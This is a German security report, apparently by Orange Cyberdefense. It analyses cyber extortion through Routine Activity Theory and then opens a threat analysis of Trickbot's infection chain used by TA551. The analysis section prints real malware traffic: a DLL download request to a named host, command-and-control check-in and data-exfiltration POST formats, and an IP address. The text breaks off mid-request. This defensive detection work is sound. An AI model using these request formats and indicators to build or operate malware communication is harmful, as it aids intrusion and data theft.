
Bei dem motivierten Täter kann es sich entweder um eine Einzelperson oder eine Gruppe handeln, die sowohl die Neigung als auch die Fähigkeit hat, Straftaten zu begehen [14]. Die Routine Activity Theory untersucht die Faktoren, die dazu beitragen können, dass Kriminalität für eine rationale Person eine ausreichend attraktive Option darstellt.

Bei den jüngsten Cy-X-Angriffen sind meistens mehrere Personen innerhalb einer Gruppe an den Straftaten beteiligt, die auf höchst organisierte Weise miteinander zusammenarbeiten. Ein motivierter Täter könnte ein ‚Affiliate', ein Ransomware-Entwickler oder ein Initial Access Broker (IAB) sein, um nur einige Akteure in diesem Ökosystem zu benennen.


Beim modernen Cy-X kommt in der Regel eine Art Franchise-Modell zum Tragen, das als Ransomware as a Service (RaaS) bezeichnet wird. Bei diesem Modell erstellt oder erwirbt eine Gruppe aus Spezialisten die bei einem Angriff verwendete Schadsoftware und baut, wartet und unterstützt die verschiedenen komplementären Technologien, die verwendet werden, um den technischen Angriff und die anschließend folgende Lösegeldforderung zu initiieren. Diese Gruppen werden als ‚Operatoren' bezeichnet. Diese bilden wiederum eine Art Wiederverkäufer-Vereinbarung mit anderen Gruppen, den sogenannten ‚Affiliates', die den Code und die Infrastruktur dazu verwenden, um die Verbrechen zu begehen.

Leak-Bedrohungen von Cy-X

Fälle drohender Exposition auf Leak-Websites im Laufe der Zeit (z.B. Cyber Extortion)



RAT auf Cy-X abgebildet



Dieser RaaS-Partneransatz äußert sich im Allgemeinen in einer von zwei Formen:

1. **Offenes RaaS-Modell:** Die Operatoren rekrutieren offen und laden jeden dazu ein, ihre Tools zu verwenden, unabhängig von Erfahrung und Fähigkeiten. Oft wird die Malware-Infrastruktur in Darknet-Diskussionsforen und Marktplätzen beworben. Aufgrund der jüngsten Ereignisse versuchen einige Forenbetreiber, wohl um aus der Schusslinie zu kommen, die Themen Ransomware und Affiliate-Programme zu verbannen.[15] Die offenen RaaS-Modelle sind in der Regel weniger ausgereift und zielen oft auf kleine Opfer ab, von denen angenommen wird, dass sie weniger gut geschützt sind.[16]

2. **Geschlossenes RaaS-Modell:** Dieses Modell ist raffinierter und zielt mit hochqualifizierten Teammitgliedern möglicherweise auf größere Unternehmen ab. Die Operatoren sind sehr wählerisch, wer ihre Marke nutzen darf. Potenzielle neue Teammitglieder werden von den Kernentwicklern einer gründlichen Überprüfung unterzogen [17]. Dieser Prozess kann ein persönliches Gespräch, Tests zur Überprüfung der Fähigkeiten und mehr beinhalten.

Eine weitere wichtige Gruppe von Akteuren in der heutigen Realität ist der Initial Access Broker (IAB). Er fungiert als Vermittler, indem er „angreifbare Unternehmen ausfindig macht und Zugang zu ihnen an den Meistbietenden in Darknet-Foren verkauft".[18]

Kampf gegen den Täter

Neutralisation

Das Streben nach Profit ist ein wichtiger (wenn nicht der wichtigste) Motivationsgrund für den Täter. Aber Erpresser wenden auch eine Technik an, die Kriminologen als ‚Neutralisation' bekannt ist – ein Mittel, um die moralischen Hindernisse für die Begehung eines Verbrechens zu überwinden.

Motivierte Täter wenden Neutralisierungstechniken an, um ihr Handeln gegenüber der Außenwelt zu rechtfertigen. Dies beinhaltet die Verwendung von Geschäftsterminologie, Behauptungen über wohlmeinende Absichten und wohltätige Spenden, um ihre eigene deviante Handlung zu rechtfertigen, während gleichzeitig grundlegende Fakten wie Gesetze, gegenseitiges Einvernehmen und die negativen Auswirkungen auf die Gesellschaft in ihrem Kalkül ignoriert werden.

Bisher scheinen diese Kriminellen immun gegen jegliche Bemühungen der Medien- und Security-Branche zu sein, sie als das darzustellen, was sie in Wirklichkeit sind, nämlich schamlose Kriminelle, die die Schwachen und Verletzlichen ausbeuten.

Dieser Art der Darstellung sollte als Teil einer umfassenderen Strategie entgegengewirkt werden, um den Täter zu demotivieren und so die Wahrscheinlichkeit des Auftretens von Cy-X zu minimieren.

Strafverfolgung

Ein logischer Gegenpol zu jeder Form von Cyberkriminalität ist selbstverständlich die Festnahme und die strafrechtliche Verfolgung der Kriminellen. Die Polizeiarbeit im Cyberspace stellt eine Herausforderung dar und die Cyberfähigkeiten stecken im Allgemeinen noch in den Kinderschuhen.

Eine wirksame internationale Zusammenarbeit im Bereich der Strafverfolgung wird wohl weiterhin schwierig bleiben, solange sich die Weltgemeinschaft nicht kollektiv zur Festlegung einer Reihe von Normen und Standards verpflichtet, die die Arten von Cyberangriffen definieren, die in den akzeptablen Bereich des nationalen Wettbewerbs fallen, ohne nachteilige Auswirkungen auf die Zivilbevölkerung sowie die Geschäftswelt.


Regulierung der Zahlungen

Ganz offensichtlich ist das Lebenselixier dieser Form der Kriminalität der erwartete Geldfluss der Opfer. Daher ist die Unterbrechung der Zahlungskanäle ein wirksames, vielleicht sogar das einzige wirksame Mittel zur Bekämpfung dieser Form der Cyberkriminalität.


Es gibt drei wichtige Hebel, die umgelegt werden könnten, um den Zahlungsfluss zu drosseln, nämlich:

- Regulierung der Zahlungen durch die Opfer
- Regulierung von Kryptowährungssystemen und Dienstleistern
- Regulierung von Cyberversicherungen und deren Zahlungen

Diese Maßnahmen sollten jedoch nicht als einfache ‚Wundermittel' verstanden werden. Vielmehr könnten sie möglicherweise schwerwiegende Nebenwirkungen mit sich bringen. Es gilt, sie mit äußerster Sorgfalt umzusetzen.



Die ‚Bonaci Group' setzt klassische Neutralisationstechniken ein

	Initial Access Broker	Affiliate	Operator
Akteur			
Verbrechen	Kompromittiert das Netzwerk	Extrahiert und verschlüsselt, Verhandlungen und Zahlung	Stellt Tools bereit, pflegt die Leaking-Plattform, verwaltet Verhandlungen und Zahlungen
Opfer	Computerbesitzer	Dateneigentümer	Dateneigentümer
Tatort	Computer des Opfers	Computer des Opfers	Darknet-Plattform

Ein passendes Opfer

Ein passendes Opfer kann eine Person, ein Objekt oder ein Ort sein. In der Literatur fällt im Zusammenhang mit der RAT häufig das Kürzel ‚VIVA'. Dahinter verbergen sich die Faktoren, durch die ein Opfer zugänglich oder geeignet erscheint – Wert (Value), physische Merkmale (Inertia), Sichtbarkeit (Visibility) sowie Zugänglichkeit (Access).

Jedes Element von Cy-X kann ohne weiteres auf Verbrechen in der realen Welt übertragen werden. Beispielsweise könnte die anfängliche Kompromittierung, die dazu führt, dass ein Code auf dem Computer des Ziels ausgeführt wird, den Tatbestand des Hausfriedensbruchs darstellen. Das Opfer ist in diesem Fall eindeutig der rechtmäßige Besitzer des Computers und der Tatort ist das System, auf dem der Code ausgeführt wird.

Laterale Bewegungen können in ähnlicher Weise betrachtet werden. Der Diebstahl von Unternehmens- oder personenbezogenen Daten ist eben das – Diebstahl. Hierbei ist das Opfer der Eigentümer der Daten und der Tatort befindet sich dort, wo die Daten aufbewahrt werden. Verschlüsselung und Löschung von Daten können als Entführung und Sachbeschädigung verstanden werden. Bei der Lösegeldforderung handelt es sich um Erpressung. Die anschließende Manipulation der gestohlenen Daten könnte als Hehlerei verstanden werden.

Auch in diesen Fällen ist das Opfer nicht schwer auszumachen.

Schließlich werden wahrscheinlich unzählige Straftaten im Verborgenen begangen, wenn Cyberkriminelle etwa einander Produkte und Dienstleistungen anbieten.

Eine Quelle[19] fasst diese Faktoren für die ‚reale Welt' wie folgt zusammen:

- Ausgangspunkt ist stets der Wert eines Ziels. Dabei kann es sich um Geld handeln, etwa welchen finanziellen Wert etwas hat, oder zum Beispiel auch darauf, was es für den Status einer Person bedeutet, etwa ein bestimmtes Gerät zu besitzen.
- Zweitens gibt es die physische Komponente, die sich darauf bezieht, wie schwer es ist, ein Objekt zu bewegen oder zu transportieren. Zum Beispiel dürfte es sich schwierig gestalten, sehr große Geräte wie einen Kühlschrank zu bewegen, während es viel einfacher ist, ein Mobiltelefon zu transportieren.
- Drittens hängt die Eignung eines Ziels von der Sichtbarkeit des Ziels ab. Liegen beispielsweise Wertsachen offen herum, ist es viel einfacher, sie zu stehlen, als wenn sie versteckt sind.

Die Opfervariablen

Wir haben zuvor die Faktoren benannt, die ein Opfer für einen Täter zugänglich oder geeignet machen – Wert, Größe/Gewicht, Sichtbarkeit sowie Zugang zum Objekt. Zu den oben beschriebenen VIVA-Variablen können wir ein weiteres V für Verwundbarkeit (Vulnerability) hinzufügen.

Analysen im Zusammenhang mit der RAT [20] in Bezug auf Kriminalität in der realen Welt legen nahe, dass es eine einfache Auswahl routinemäßiger Abläufe gibt, die Sie weniger anfällig für Angriffe machen können. Je verwundbarer das Opfer ist, desto wahrscheinlicher ist es, dass der Täter die Straftat begeht. Das gleiche Prinzip gilt im Cyberspace:

1. **Zum Straftatbestand des Erstzugriffs (Hausfriedensbruch):**
   - Wie minimieren wir die ‚Sichtbarkeit' des Ziels?
   - Was können wir unternehmen, um die ‚Verwundbarkeit' des Technologie-‚Tatortes' zu verringern?
2. **Zum Straftatbestand der Datenextraktion, Verschlüsselung und Löschung (Diebstahl, Entführung und Sachbeschädigung):**
   - Wie minimieren wir die Anzahl ‚verfügbarer Zugangspunkte'?
   - Wie erhöhen wir die ‚physischen Merkmale'?
3. **Zum Straftatbestand der Erpressung:**
   - Wie minimieren wir den Wert der digitalen Ressource für das Opfer?

Reduzieren der Eignung des Opfers im Kontext von Cy-X

Die folgenden Schritte können unternommen werden, um die Eignung des Opfers im Kontext von Cy-X basierend auf den VVIVA-Variablen zu reduzieren:

- Verringerung der Sichtbarkeit durch Verringerung der Angriffsfläche.
- Verringerung der Verwundbarkeit durch Anpassung von Routineverfahren und Verbesserung der Sicherheitshygiene.
- Verringerung der Zeit, die einem Angreifer nach einer Kompromittierung zur Verfügung steht, durch Erkennung und Eingriff, um die Anzahl verfügbarer Zugriffspunkte zu reduzieren.
- Erhöhung der physischen Merkmale durch Verschlüsselung, Digital Rights Management und Honeytokens, um die Bewegung digitaler Datenbestände für einen Kriminellen zu erschweren.
- Verringerung des Wertes digitaler Datenbestände für das Opfer durch Verringerung der Abhängigkeit von Datenbeständen oder der Sicherstellung der Ausfallsicherheit durch Backups und Wiederherstellungsprozesse.

Cy-X als Straftatbestand: Kriminelle, Opfer, Tatorte

Straftäter	Verbrechen [21]	Tat	Tatort	Opfer	Bezug zur echten Welt
Initial Access Broker	Unautorisierter Zugriff	Hacken eines Computers	Zielcomputer	Computerbesitzer	Hausfriedensbruch
Affiliate	Zugriff auf einen Computer und Beschaffung von Informationen	Extrahieren der Daten, um sie zu stehlen	Computer, auf dem die Daten gespeichert sind	Dateneigentümer	Diebstahl
Affiliate und/oder Operator	Verweigert oder verursacht die Blockade der Fähigkeit, Daten zu übertragen	Denial-of-Service-Angriff	Betroffenes System	Systemeigentümer	Entführung
Operator	Erpressung, bei denen Computer zum Einsatz kommen	Lösegeldforderung	Leaking-Plattform des Operators	Daten- oder Ressourceneigentümer	Erpressung
Darknet-Markt-Operator	Verkauf oder Erwerb von Hehlerware	Handel mit gestohlenen digitalen Datenbeständen	Darknet-Plattform	Daten- oder Ressourceneigentümer	Verkauf oder Erwerb von Hehlerware
Verschiedene Akteure des Cybercrime-Ökosystems	Beihilfe zu einer Straftat	Verkauf von Produkten oder Dienstleistungen, die letztendlich zum Straftatbestand Cy-X beitragen	Darknet-Markt	?	Beihilfe zu einer beabsichtigten Straftat

Das Fehlen schutzbereiter Dritter/ Guardians

Das dritte Schlüsselelement des RAT-Frameworks ist die ‚Abwesenheit schutzbereiter Dritter'. Bei schutzbereiten Dritten kann es sich um eine Person handeln, die eine kriminelle Aktivität verhindern könnte. Der Begriff kann sich aber auch auf ein Grundstück oder einen Gegenstand beziehen, der Schutz bietet. In einem realen Kontext würde diese Funktion von einem Schloss, einer Sicherheitskamera oder einer Initiative wie einer Nachbarschaftswache übernommen werden.

In der echten Welt können fähige schutzbereite Dritte beispielsweise Polizeistreifen, Sicherheitspersonal, Pförtner, wachsame Angestellte und Kollegen, Freunde und Nachbarn sein. Einige der schutzbereiten Dritten können formal und bewusst eingesetzt werden, wie etwa die Polizei, während andere eher informeller Natur sind, wie zum Beispiel Nachbarn.[22] Ein schutzbereiter Dritter kann eine Straftat durch seine bloße Anwesenheit oder durch eine direkte Maßnahme verhindern.[23]

Schutzbereite Dritte im Cyberspace

Im Bereich der Cybersecurity ist es leicht ersichtlich, dass es auch dort eine Art technische schutzbereite Dritte wie Antivirenprogramme (AV), eine Firewall oder ein Intrusion-Detection-System (IDS) gibt.[24] Wie ein Schloss oder eine Sicherheitskamera in der realen Welt könnten diese Technologien ein potenziell wirksames Mittel sein, um Verbrechen zu verhindern. Es erscheint daher nur allzu logisch, dass die von uns eingesetzten Sicherheitstechnologien den Kontrollen in der Welt da draußen, wie Toren, Schlössern und Kameras entsprechen.

Allerdings müssen wir auch das Konzept der formellen und informellen schutzbereiten Dritten als Menschen in den Cyberspace übersetzen können. Die Schutzbereitschaft Dritter betrifft viel mehr als nur die Technologie. Es umfasst auch Personen und Gruppen, die in formeller oder informeller Funktion tätig sind.

Der Begriff ‚Nichtvorhandensein von fähigen schutzbereiten Dritten' kann sich in Form von Ausfällen bei Sicherheitskontrollen wie dem Patch-Management, Zugriffsmanagement, den AV-, Endpoint- und Detection-Response-Lösungen äußern. Es kann sich aber auch auf einen Mangel an Cybersecurity-Experten oder auf normale Angestellte beziehen, die über keine ausreichenden Sicherheitskenntnisse verfügen und denen das Bewusstsein fehlt, um als ‚fähig' zu gelten. Daher sind soziale und technische schutzbereite Dritte im Cyberspace oft unzureichend vertreten oder sie fehlen gänzlich.

Das Nichtvorhandensein von formellen und informellen schutzbereiten Dritten lässt Cyberkriminalität aus Sicht eines Kriminellen lukrativ erscheinen. Der Cyberspace ist ein Ort mit wenig Rechtsprechung und unzureichender Strafverfolgung. Faktoren wie die Ausprägung der Cyberkriminalität, begrenzte Möglichkeiten bei der Polizeiarbeit, Anonymität, Anwendbarkeit von (internationalem) Recht u.v.m. schränken die Wirksamkeit schutzbereiter Dritter zusätzlich ein.

Sicherheitstechnologien als fähige schutzbereite Dritte

Die Anwendung von Sicherheitskontrollen und -technologien als fähige schutzbereite Dritte unterstreicht zwei einfache, wenn auch etwas widersprüchliche Beobachtungen:

1. Wir sind auf technische Kontrollen im Cyberspace angewiesen, um Kriminelle abzuschrecken. Die Sicherheitstechnologien, die wir in der Regel einsetzen, sind praktisch analog zu den Kontrollen, die wir in der physischen Realität einsetzen. Sie scheinen daher gut zu diesem Element der RAT zu passen.

2. Der Hauptunterschied zwischen der realen Welt und dem Cyberspace besteht darin, dass die Komplexität im Cyberspace exponentiell steigt, was durch den Einsatz zusätzlicher Technologien sogar noch verstärkt wird. Im Ergebnis bedeutet dies, dass die Technologie möglicherweise nicht in der Lage ist, ihre zugedachte Rolle zu erfüllen.

Wenn Sicherheitstechnologien mit einer hochdynamischen und im Grunde instabilen Infrastruktur verbunden sind, haben sie kaum eine Chance, die von der RAT festgelegten Kriterien vollständig zu erfüllen. Jene Sicherheitstools können die Situation sogar noch verschlimmern.

Das hilft auch bei der Erklärung, warum die Cyberkriminalität trotz steigender Investitionen in Kontrollen weiter zunimmt. Auch lässt es darauf schließen, dass es zwar Möglichkeiten geben könnte, die Wirksamkeit dieser Kontrollen (zum Beispiel durch bessere Sichtbarkeit) zu verbessern, die grundlegende Natur des Cyberspace es jedoch äußerst schwierig macht, digitale Datenbestände zu schützen, indem an allen digitalen ‚Tatorten', an denen eine Straftat begangen werden könnte, Kontrollen durchgeführt werden.

Security Services Anbieter als fähige schutzbereite Dritte

Ein Teil der Funktion eines fähigen schutzbereiten Dritten könnte im Cyberspace in Form von Professional oder Managed Security Service Providern (MSSP) übernommen werden. Um der Definition der RAT gerecht zu werden, wäre jedoch eine Änderung der grundlegenden Dynamiken erforderlich, die derzeit auf dem Cybersicherheitsmarkt vorherrschen.

Die Schutzbereitschaft Dritter muss in erster Linie aus einer Community heraus hervorgehen, die sich selbst schützen will und bereit ist, dafür aktiv Zeit und Mühe zu investieren. Von diesem Ort der Community-orientierten Führung können Partnerschaften mit Strafverfolgungsbehörden und professionellen Dienstleistern entstehen. Hier fällt der Security Industrie eine besondere Rolle zu.

Mit einer bestehenden Partnerschaft, die von der betroffenen Community angeführt wird, muss der Schwerpunkt auf einer aktiven und sichtbaren Auseinandersetzung mit dem Möchtegern-Kriminellen liegen, um ein deutliches Signal dahingehend zu setzen, dass der betreffende ‚Raum' von schutzbereiten Dritten bewacht wird.

Bekämpfung von Cy-X als Verbrechen

Was kann getan werden, um die systemischen kriminellen Faktoren anzugehen?

Demotivieren Sie Straftäter:

- Koordinierte Strafverfolgungsmaßnahmen
- Verringerung des Geldflusses von Opfern
- Gezielte Anstrengungen zur Verringerung der Neutralisierungstechniken von Kriminellen

Verringern Sie die Attraktivität als Opfer:

- Verringerung der Verwundbarkeit
- Verringerung des Wertes digitaler Güter (und die Abhängigkeit von ihnen)
- Verschlüsselung, DRM und Honeytokens
- Verringerung der Sichtbarkeit und Reduzierung der Angriffsfläche
- Agile Detection und Response

Sorgen Sie für geeignete schutzbereite Dritte:

- Würdigung des begrenzten Potenzials von Sicherheitstechnologien in der Komplexität des Cyberspace
- Nutzung der Macht der Gemeinschaft in Partnerschaft mit Security Service Anbietern und Strafverfolgungsbehörden

Orange Cyberdefense

Fazit

Durch die Untersuchung der Cy-X-Problematik anhand der Struktur der drei im RAT skizzierten Elemente (motivierter Täter, geeignetes Opfer und das Fehlen fähiger schutzbereiter Dritter) haben wir mehrere Möglichkeiten identifizieren können, diesen Faktoren entgegenzuwirken oder sogar deren negative Auswirkungen bedeutend zu reduzieren.
Zusammengefasst handelt es sich um die folgenden Punkte:

Verringerung der Motivation des Täters

1. Koordinierte Strafverfolgungsbemühungen
2. Verringerung des Geldflusses der Opfer
3. Gezielte Anstrengungen, die Neutralisierungstechniken von Kriminellen zu reduzieren

Reduzieren der Eignung eines Opfers

4. Verringerung der Verwundbarkeit durch Anpassung von Routineverfahren und Verbesserung der Sicherheitshygiene
5. Verringerung des Wertes digitaler Datenbestände für das Opfer durch Verringerung der Abhängigkeit von Datenbeständen oder der Sicherstellung der Ausfallsicherheit durch Backups und Wiederherstellungsprozesse
6. Erhöhung der physischen Merkmale durch den Einsatz von Techniken wie der Verschlüsselung, DRM und Honeytokens, um die Bewegung digitaler Datenbestände für einen Kriminellen zu erschweren
7. Verringerung der Sichtbarkeit durch Verringerung der Angriffsfläche
8. Verringerung der Zeit, die einem Angreifer nach einer Kompromittierung zur Verfügung steht, durch aktive Detection und Response, um die Anzahl verfügbarer Zugriffspunkte zu reduzieren

Verbesserung geeigneter schutzbereiter Dritter

9. Erkennen Sie das begrenzte Potenzial von Sicherheitstechnologien als schutzbereite Dritte in der Komplexität des Cyberspaces
10. Heben Sie die bedeutende Rolle der Community hervor, die ein Interesse daran hat, sich in Zusammenarbeit mit Security Services Anbietern und Strafverfolgungsbehörden zu schützen

Das Thema Cy-X-Angriffe ist komplex. Es ergibt sich aus einer Reihe von zutiefst systemischen Faktoren und muss als solches durch einen vielschichtigen und facettenreichen Ansatz angegangen werden. Das Verständnis von Verbrechen und den Verbrechern ist zentraler Bestandteil unserer Auseinandersetzung mit diesen systemischen Faktoren.

Während wir das Problem von Cy-X auf strategischer Ebene untersuchen und angehen können, müssen wir uns darüber hinaus den Schwächen widmen und sämtliche Ressourcen unserer Mitarbeiter und die Spezifika unserer Technologien nutzbar machen, um den Aufwand für Kriminelle zu erhöhen und die Wahrscheinlichkeit zu verringern, dass ein Verbrechen gelingt. Darüber hinaus müssen wir unsere Widerstandsfähigkeit für den ungünstigen Fall verbessern, dass Kriminelle erfolgreich zuschlagen sollten.

Weitere Informationen zum Schutz vor Ransomware finden Sie im Beating ransomware Report. Dort finden Sie technische Leitlinien für CISOs und Security Manager, die sich mit der Bedrohung durch Cy-X befassen.

Bedrohungsanalyse: Trickbot

Wie eine Schlange ihre Beute jagt, verfolgt das Pariser CyberSOC von Orange Cyberdefense eine bestimmte Malware namens Trickbot, die einem bösartigen Akteur zugeschrieben wird, der unter dem Namen Wizard Spider (Crowdstrike), UNC1778 (FireEye) oder Gold Blackburn (Secure Works) bekannt ist.

Trickbot ist ein beliebter und modularer Finanztrojaner, der zudem zur Kompromittierung von Unternehmen verwendet wird und zusätzliche Arten von Payloads liefert. Trickbot hat sich mit der Zeit kontinuierlich weiterentwickelt, um nun von mehreren bösartigen Akteuren als Malware-as-a-Service (MaaS) verwendet zu werden.

Florian G., CyberSOC Analyst, **Orange Cyberdefense**

Was Sie wissen sollten

Der bösartige Akteur ist dafür bekannt, schnell zu handeln, indem er das bekannte Post-Exploitation-Tool CobaltStrike nutzt, um sich lateral in der Netzwerkinfrastruktur eines Unternehmens zu bewegen und Ransomwares wie Ryuk oder Conti zu implementieren. In der Lage zu sein, solche Köder, die als Eintrittspunkt dienen, so schnell wie möglich zu erkennen, ist ein Schlüsselelement für den Erfolg bei der Verhinderung weiterer Angriffe.

In dieser Bedrohungsanalyse soll der Fokus auf den bösartigen Akteur TA551 und seine Verwendung von Trickbot gelegt werden. Wir werden darauf eingehen, wie wir die Detection in den verschiedenen Schritten der Kill-Chain durchführen können, angefangen beim Betriebsmodus über die Malspam-Kampagne bis hin zur Erkennung von Tools, die vom Akteur eingesetzt werden. Darüber hinaus werden wir Ihnen einige zusätzliche Informationen darüber geben können, wie diese Malware verwendet wird. Ferner soll es um die Entwicklung der Malware im Vergleich zu anderen Schadprogrammen gehen, die von böswilligen Akteuren verwendet werden.

1. Erstzugriff

Seit Juni 2021 verschickt die Gruppe TA551 die Malware Trickbot über eine verschlüsselte Zip-Datei. Die E-Mail täuscht eine wichtige Information vor, um die Wachsamkeit des Empfängers zu verringern.

Für die Zip-Datei werden immer dieselben Namen wie ‚request.zip' oder ‚info.zip' sowie ein identischer Name für die Dokumentendatei verwendet.

NB: Der bösartige Akteur hat die gleiche Vorgehensweise vor/parallel zu Trickbot benutzt, um andere Malware zu verbreiten. Wir beobachteten im gleichen Zeitraum, nämlich von Juni 2021 bis September 2021, die Verwendung von Bazarloader als Initial Access Payload.

2. Ausführung

Sobald der Benutzer das Dokument und das aktivierte Makro öffnet, wird eine HTA-Datei auf dem System abgelegt und über cmd.exe ausgeführt. Die HTA-Datei wird verwendet, um die Trickbot-DLL von einem Remote-Server herunterzuladen

Diese Funktionsweise hängt mit TA551 zusammen. Wir können sie anhand des Musters ‚/bdfh/' über die GET-Anfrage identifizieren.

```
GET /bdfh/M8v[..]VUb HTTP/1.1
Accept: */*
Host: wilkinstransportss.com
Content-Type: application/octet-stream
```

NB : Muster im Zusammenhang mit TA551 entwickeln sich mit der Zeit weiter. So wird seit Mitte August das Muster ‚/bmdff/' verwendet.

Die DLL wird als jpg-Datei registriert, um die echte Erweiterung zu verbergen, und wird über regsvr32.exe ausgeführt. Dann wird Trickbot in ‚wermgr.exe' mittels Process Hollowing Techniken eingeschleust.




Abbildung 1 - Trickbot-Ausführung von OCD Sandbox (P2A)

3. Sammlung

Nach dem Beginn der Systemkompromittierung kann Trickbot mithilfe legitimer Windows-Ausführungen Informationen über sein Ziel sammeln und ermitteln, ob das System Teil einer Active-Directory-Domäne ist.

Zusätzlich dazu sammelt Trickbot weitere Informationen wie über den Windows-Build, die öffentliche IP-Adresse, den Benutzer, der Trickbot ausführt, sowie darüber, ob sich das System hinter einer NAT-Firewall befindet.

Trickbot ist auch in der Lage, sensible Daten wie Bankdaten oder Zugangsdaten zu sammeln und über einen Command-and-Control-Server (C2) auszuschleusen, der für die Daten-Exfiltration bestimmt ist.

4. Command & Control

Sobald das System infiziert ist, kann es verschiedene Arten von Trickbot-C2 kontaktieren. Das Haupt-C2 ist das, über welches das Opfersystem kommuniziert, hauptsächlich um neue Anweisungen zu erhalten.

Alle Anfragen an einen Trickbot-C2 weisen das folgende Format auf:

‚/<gtag>/<Client_ID>/<command>/<additionnal information about the command>/'

```
GET /zev4/56dLzNyzsmBH06b_W10010240.42DF9F315753
F31B13F17F5E731B7787/0/Windows 10 x64/1108/XX.XX.
XX.XX/38245433F0E3D5689F6EE84483106F4382CC92EAFAD5120
6571D97A519A2EF29/0bqjxzSOQUSLPRJMQSWKDHTHKEG/ HTTP/1.1
Connection: Keep-Alive
User-Agent: curl/7.74.0
Host: 202.165.47.106
```

Alle gesammelten Daten werden über die HTTP-POST-Anfragemethode zur Exfiltration an einen Trickbot-C2 gesendet. Das Anfrageformat bleibt gleich, allerdings ist der Befehl ‚90' spezifisch für die Daten-Exfiltration, genauer gesagt für die exfiltrierten Systemdaten des infizierten Systems, bestimmt.

```
POST /zev4/56dLzNyzsmBH06b_W10010240.42DF9F315753F31B13F
17F5E731B7787/90/ HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=------Bound
ary0F79C562
User-Agent: Ghost
